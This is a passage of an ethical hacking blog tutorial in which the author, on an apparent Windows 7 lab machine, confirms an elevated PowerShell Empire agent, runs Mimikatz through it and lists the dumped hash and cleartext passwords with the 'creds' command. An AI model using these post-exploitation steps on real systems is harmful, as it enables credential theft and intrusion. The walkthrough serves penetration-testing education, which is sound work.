I will double check to see if it's really an admin (using the info command), and you bet I'm right because the High Integrity is set to one.

```
File Edit View Search Terminal Help
checkin_time 2017-07-18 13:36:28
hostname IE8WIN7
id 2
delay 5
username IE8Win7\IEUser
kill_date
parent None
process_name powershell
listener http
process_id 3920
profile /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows
NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details Microsoft Windows 7 Enterprise
lost_limit 60
taskings None
name Win7Admin
language powershell
external_ip 192.168.0.113
session_id CRMTUDFA
lastseen_time 2017-07-18 13:37:46
language version 2
high_integrity 1

(Empire: Win7Admin) > [
```

Let's have some fun and extract the accounts credentials using **Mimikatz**.

```
(Empire: Win7Admin) > mimikatz
(Empire: Win7Admin) >
Job started: V7KN2L
[
```

Be patient for few seconds before Mimikatz executes and finishes extracting all the passwords.

Exciting! When you see the bye here it means we're done, so press enter on your keyboard,

```
Domain       : WORKGROUP
Logon Server   : (null)
Logon Time     : 8/1/2017 8:50:37 AM
SID           : S-1-5-18

msv :
tspkg :
wdigest :
* Username : IE8WIN7$
* Domain  : WORKGROUP
* Password : (null)
kerberos :
* Username : ie8win7$
* Domain  : WORKGROUP
* Password : (null)
ssp :
credman :

mimikatz(powershell) # exit
Bye!
```

(Empire: AdminAgent) > █ █

let's see the credentials using the **creds** command.

Credentials:				
CredID	CredType	Domain	UserName	Host
1	hash	IE8Win7	IEUser	IE8Win7
095ba2ddc971889				
2	plaintext	IE8Win7	IEUser	IE8Win7
3	plaintext	IE8Win7\IEUser	IE8Win7\IEUser	IE8Win7

(Empire: AdminAgent) > █ █

Password
fc525c9683e8fe067
Passw0rd!
Passw0rd!

What a beautiful piece of art, check out these cleartext passwords.

It's only fair to share...   



EMPIRE

ETHICAL HACKING

METASPLOIT

METERPRETER

POST-EXPLOITATION

POWERSHELL


SHARE

ETHICAL HACKING / EXPLOITING / POST-EXPLOITATION



GusKhawaja

YOU MIGHT ALSO LIKE



PENETRATION TESTING

WORKFLOW

February 24, 2015

POST-EXPLOITATION WITH POWERSHELL EMPIRE 2.0

July 19, 2017

© Copyright Ethical Hacking Blog

